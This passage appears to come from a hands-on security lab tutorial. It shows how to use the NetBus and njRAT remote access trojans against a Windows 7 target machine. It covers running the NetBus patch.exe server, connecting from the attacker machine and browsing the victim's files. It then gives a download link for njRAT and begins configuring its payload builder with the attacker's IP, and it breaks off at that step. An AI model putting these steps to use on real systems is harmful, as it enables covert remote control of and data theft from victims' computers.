

- Here netbus17 share , now click on patch.exe





- Go to attacker machine and click on Netbus.exe
- Here windows 7 connected



- Click screendump



Now click on File manager – To access victims file manager



2. Gaining Access To The Target System Using njRAT Trojan.

njRAT (also known as Bladabindi) is a Remote Access Trojan (RAT)—a type of malware that allows an attacker to remotely control an infected Windows system.


It's a malicious program used by hackers to **gain unauthorized access** to a victim's computer.

Attacker Machine – Windows 11.


Target Machine – Windows 7.

How To Download njRAT:-


- Open Browser and search njrat download github
- Download Link -- <https://github.com/BlackAll9/NjRat.0.7D>




- Download Zip File




- After downloading njrat zip file , extract and open it




- Click on njRAT




- Click on Start




- Click on Builder




- Now enter attacker machine (your machine ip) ip in host sections

